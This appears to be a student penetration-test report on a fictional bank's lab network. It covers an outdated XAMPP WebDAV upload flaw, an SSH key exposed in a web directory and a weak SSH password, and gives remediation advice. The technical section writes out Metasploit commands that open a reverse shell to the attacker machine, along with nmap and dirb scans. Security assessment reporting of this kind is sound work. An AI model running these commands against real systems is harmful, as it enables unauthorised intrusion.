SECURITY ASSESSMENT

Template

Submitted to: Application Development Team
Security Analyst: Udacity Student

Date of Testing: 01/04/2026
Date of Report Delivery: 01/04/2026

Table of Contents

Security Engagement Summary

Engagement Overview


This report documents the findings from a penetration test conducted against PJ Bank's virtual operational environment. The engagement was carried out to assess the overall security posture of the bank's infrastructure and to surface any weaknesses that could be used by a real-world attacker. The test covered public-facing web assets, an internal employee workstation, and two servers hosted within the organisation's demilitarised zone (DMZ). All testing was conducted in a controlled manner, within the boundaries agreed upon before the engagement started.

The goal was not simply to find vulnerabilities, but to demonstrate their real-world impact — showing what an attacker could actually do if they got in, and giving the organisation a clear picture of where the most urgent fixes need to happen. This report is structured to serve two audiences: the executive section is written without heavy technical language, while the appendix provides the full technical methodology with commands and evidence that the security team can act on directly.

Scope

The following devices are in scope of the assessment:

S. No.	Asset Information	Hostname	IP Address
1	Public web server	Learnaboutsecurity.com	
2	Employee Workstation	Win10	10.1.2.4
3	Debian Server in DMZ	DMZiServer	10.1.0.7
4	Web App Server in DMZ	Debianx64DMZOnCloudNew	10.1.0.12



All testing was conducted from a Kali Linux attacker machine positioned within the internal network segment, simulating an attacker who has already gained a foothold inside the perimeter — a realistic threat model for modern enterprise environments. The public website learnaboutsecurity.com was assessed using open-source intelligence (OSINT) methods only, with no active exploitation of the public server.

Risk Analysis

Considering all the vulnerabilities discovered and validated during this engagement, the overall security risk of PJ Bank's virtual environment is rated as:

This rating reflects the fact that remote code execution was achieved on an internal workstation with no authentication required, a private cryptographic key was found in a publicly accessible location and used to log directly into an internal server, and SSH credentials were cracked using an automated tool within a short timeframe. Any one of these findings on its own would be serious. Together, they indicate that an attacker with network access to this environment could compromise multiple systems in a single session.

Risk definitions used in this report:

- High — Severe or catastrophic impact. Exploitation could result in full system compromise, data theft, or business disruption.
- Medium — Serious impact. Exploitation requires more time or specific conditions but still poses significant risk.
- Low — Limited impact. Provides an attacker with useful information or a minor foothold but cannot be exploited alone.

Recommendations

The following recommendations are directed at the executive team and senior leadership. They are intentionally written without deep technical detail so they can be understood and acted upon at a decision-making level. The security team should refer to the Significant Vulnerability Details section for the technical specifics.

Recommendation 1 — Establish a Software Update and Patch Management Policy

PJ Bank is currently running software versions that were released over a decade ago and have well-documented security flaws. The XAMPP web application stack found on the employee workstation is a clear example — this version has public exploit code written for it, meaning any attacker who can reach the machine over the network can take control of it with minimal effort. The organisation should establish a formal policy that requires all software to be updated or retired within a defined window after a security patch becomes available. A regularly scheduled review of software versions across the environment would catch these risks before attackers do.

Recommendation 2 — Implement a Sensitive Data and Credential Handling Policy

A private SSH key — essentially a digital password — was found stored in a location that any web user could download without needing to log in. This is the equivalent of leaving a physical key to a server room on the front desk. There should be a clear, enforced policy about where sensitive credentials, keys, and configuration files can be stored, and regular audits should be run to make sure nothing sensitive is sitting in a place it should not be. Employees and administrators who manage servers should receive specific training on how to handle cryptographic keys safely.

Recommendation 3 — Enforce a Password Complexity and Account Lockout Policy

One of the servers in the DMZ was accessed using a password that was cracked automatically using a standard wordlist. This means the password in use was common enough to appear in a freely available list of

guessed passwords. PJ Bank should enforce a minimum password length and complexity requirement for all accounts, particularly those with network-facing services like SSH. Additionally, implementing account lockout after a small number of failed login attempts would have stopped the automated attack before it succeeded, since it relies on being able to try thousands of passwords without being blocked.

Significant Vulnerabilities Summary

The table below summarizes the significant vulnerabilities identified and validated during this engagement. They are ordered by risk level, with the most critical findings at the top. While other minor issues may exist, these are the findings that warrant immediate attention.

#	Vulnerability	Affected Asset	Risk Level
1	XAMPP 1.7.3 WebDAV Unauthenticated File Upload	Win10 (10.1.2.4)	**HIGH**
2	SSH Private Key Exposed via Web Directory	DMZiServer (10.1.0.7)	**HIGH**
3	Weak SSH Password — Brute Force Successful	debianx64DMZOnCloudNew (10.1.0.12)	**MEDIUM**
4	Directory Listing Enabled on Web Server	DMZiServer (10.1.0.7)	**LOW**

High-Risk Vulnerabilities

- XAMPP 1.7.3 WebDAV Unauthenticated File Upload — Win10 (10.1.2.4): An outdated and unpatched version of XAMPP running on the employee workstation was exploited to achieve full remote code execution without any authentication. The attacker was able to upload a malicious PHP file via the WebDAV interface and execute it to establish a reverse shell connection.
- SSH Private Key Exposed via Web Directory — DMZiServer (10.1.0.7): A private SSH key was found stored inside a web-accessible directory on the DMZiServer. The key was downloaded using a standard web browser request and used directly to authenticate over SSH, bypassing all password requirements and gaining full access to the server.

Medium-Risk Vulnerabilities

- Weak SSH Password Susceptible to Brute Force — debianx64DMZOnCloudNew (10.1.0.12): The SSH password for the admin123 account on the payroll server was recovered using the Hydra password cracking tool and a standard wordlist. No rate limiting or account lockout was in place, allowing the attack to complete successfully.

Low-Risk Vulnerabilities

Directory Listing Enabled on DMZiServer Web Server: The web server on DMZiServer had directory listing enabled, which allowed the attacker to browse the file and folder structure of the web server without needing any authentication. This is what made the SSH key discoverable in the first place.

Significant Vulnerability Details

Detailed findings for each significant vulnerability are documented below. Each entry includes a risk classification, a description of the vulnerability, the evidence gathered, and a discussion of the root cause and recommended fix.

Vulnerability 1: XAMPP 1.7.3 WebDAV Unauthenticated File Upload

Risk Level: HIGH

Affected Asset: Win10 Workstation — 10.1.2.4

Description

The Windows 10 employee workstation was running XAMPP version 1.7.3, which is an outdated web application stack that includes Apache, MySQL, FileZilla, and other bundled services. This specific version of XAMPP contains a vulnerability in its WebDAV module. WebDAV is a protocol extension that allows files to be uploaded to a web server remotely. In this version, the WebDAV endpoint at /webdav/ accepts unauthenticated PHP file uploads. Because the Apache server also executes PHP files, an attacker can upload a malicious PHP script and then trigger it by visiting the URL in a browser. This results in the server executing attacker-supplied code — a condition known as Remote Code Execution (RCE).

This vulnerability is publicly documented and has exploit code integrated directly into the Metasploit Framework, meaning it requires no specialised knowledge to exploit. Any attacker who can reach port 80 on this machine has everything they need to take full control.

Evidence

The Nmap scan confirmed XAMPP version 1.7.3 running on port 80. The Metasploit module windows/http/xampp_webdav_upload_php was used to upload a PHP reverse shell payload. A command shell session was successfully opened. The ipconfig command was run inside the shell to confirm the connection was live on the target machine at 10.1.2.4.







Figure 1: Nmap scan of Win10 (10.1.2.4) showing XAMPP 1.7.3 on port 80 — vulnerable version confirmed

Command used to scan:

```
nmap -sV -sC 10.1.2.4
```


Ethical Hacking: Project2
07h : 10m : 48s
9:21
Azureuser@kali: ~
Session Actions Edit View Help
+ -- --=[2,632 exploits - 1,328 auxiliary - 1,707 payloads]
+ -- --=[431 post - 49 encoders - 14 nops - 12 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search xampp
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/atutor_upload_traversal 2019-05-17 excellent Yes ATutor 2.2.4 - Directory Traversal / Remote Code Execution,
1 _ target: Auto
2 _ target: Linux
3 _ target: Windows
4 exploit/multi/http/maracms_upload_exec 2020-08-31 excellent Yes Mar


aCMS Arbitrary PHP File Upload
5 _ target: PHP
6 _ target: Linux
7 _ target: Windows
8 exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06 excellent Yes PHP CGI Argument Injection Remote Code Execution
9 _ target: Windows PHP
10 _ target: Windows Command
11 exploit/windows/http/xampp_webdav_upload_php 2012-01-14 excellent No XAM
12 exploit/windows/http/zentao_pro_rce 2020-06-20 excellent Yes Zen Tao Pro 8.8.2 Remote Code Execution
13 _ target: Windows (x86)
14 _ target: Windows (x64)
Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/http/zentao_pro_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows (x64)'
msf >


Ethical Hacking: Project2
07h : 06m : 54s
9:24
Azureuser@kali: ~
Session Actions Edit View Help
-h, --help Help banner.
msf exploit(windows/http/xampp_webdav_upload_php) > set payload payload/php/reverse_php
payload ⇒ php/reverse_php
Module options (exploit/windows/http/xampp_webdav_upload_php):
Name Current Setting Required Description
FILENAME no The filename to give the payload. (Leave Blank for Random)
PASSWORD xampp yes The HTTP password to specify for authentication
PATH /webdav/ yes The path to attempt to upload
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
USERNAME wampp yes The HTTP username to specify for authentication
VHOST no HTTP server virtual host




Figure 2: Metasploit module loaded and options configured — RHOSTS set to 10.1.2.4, payload set to php/reverse_php

Commands used to load and configure the exploit:

```
msfconsole
use windows/http/xampp_webdav_upload_php
set payload php/reverse_php
set RHOSTS 10.1.2.4
set LHOST 10.1.2.5
set LPORT 4444
run
```




Figure 3: Successful exploit — 'Command shell session 1 opened' confirming reverse shell established on Win10

Figure 4: ipconfig output inside the shell confirming access to Win10 at 10.1.2.4 with dual network adapters

Discussion

The vulnerability exists because XAMPP 1.7.3 ships with WebDAV enabled by default and with write permissions open to unauthenticated users. This was appropriate for development use when the software was released, but it was never intended to be exposed to a production network. The root cause is that an outdated version of development software was left running on an internal workstation with no access controls applied to the WebDAV endpoint.

An important secondary finding from this exploit is that the Win10 machine has two network adapters. The ipconfig output showed one adapter on the 10.1.2.x subnet and a second adapter on the 10.1.0.x subnet. This means the compromised workstation is connected to both the external-facing network and the internal DMZ network. In a real attack, this would be used as a pivot point to launch attacks against the DMZ servers from inside, rather than from the external network.

To fix this, XAMPP should be removed from the workstation entirely if it is not required for business purposes. If it is required, it must be updated to a current, supported version, WebDAV must be disabled, and access to the administrative interface must be restricted by IP address and protected with authentication. Additionally, a software inventory and patch management process is needed to prevent outdated software from remaining in the environment undetected.

Reference: https://www.exploit-db.com/exploits/18367

Vulnerability 2: SSH Private Key Exposed via Web Directory

Risk Level: HIGH

Affected Asset: DMZiServer — 10.1.0.7

Description

During web directory enumeration of the DMZiServer, a private SSH key was discovered inside a publicly accessible directory on the web server. SSH private keys are used to authenticate to servers without a password — they are the most sensitive type of credential on a Linux system. This key was retrievable using a simple web request, requiring no authentication whatsoever. Once downloaded, the key was used to establish a full SSH session to the DMZiServer, granting complete access to the server.

The discovery of the key was made possible by two concurrent misconfigurations: the key file was placed inside a web-accessible directory (rather than a secure location off the web root), and directory listing was enabled on the server, which allowed the file path to be browsed visually without needing to guess the file name.

Evidence

The Nmap scan confirmed an HTTP service running on port 80 of the DMZiServer alongside SSH on port 22. A dirb directory scan was run against the web server using the Udacity wordlist, which discovered a hidden directory containing the private key file. The key was downloaded using curl, permissions were set correctly, and SSH access was achieved.




Figure 5: Nmap scan of DMZiServer (10.1.0.7) showing HTTP on port 80 and SSH on port 22

Command used to scan:

```
nmap -sV -sC -p- 10.1.0.7
```




Figure 6: dirb scan output showing discovered directory path containing the SSH private key

Command used to enumerate web directories:

```
dirb http://10.1.0.7 Downloads/Udacity.txt
```

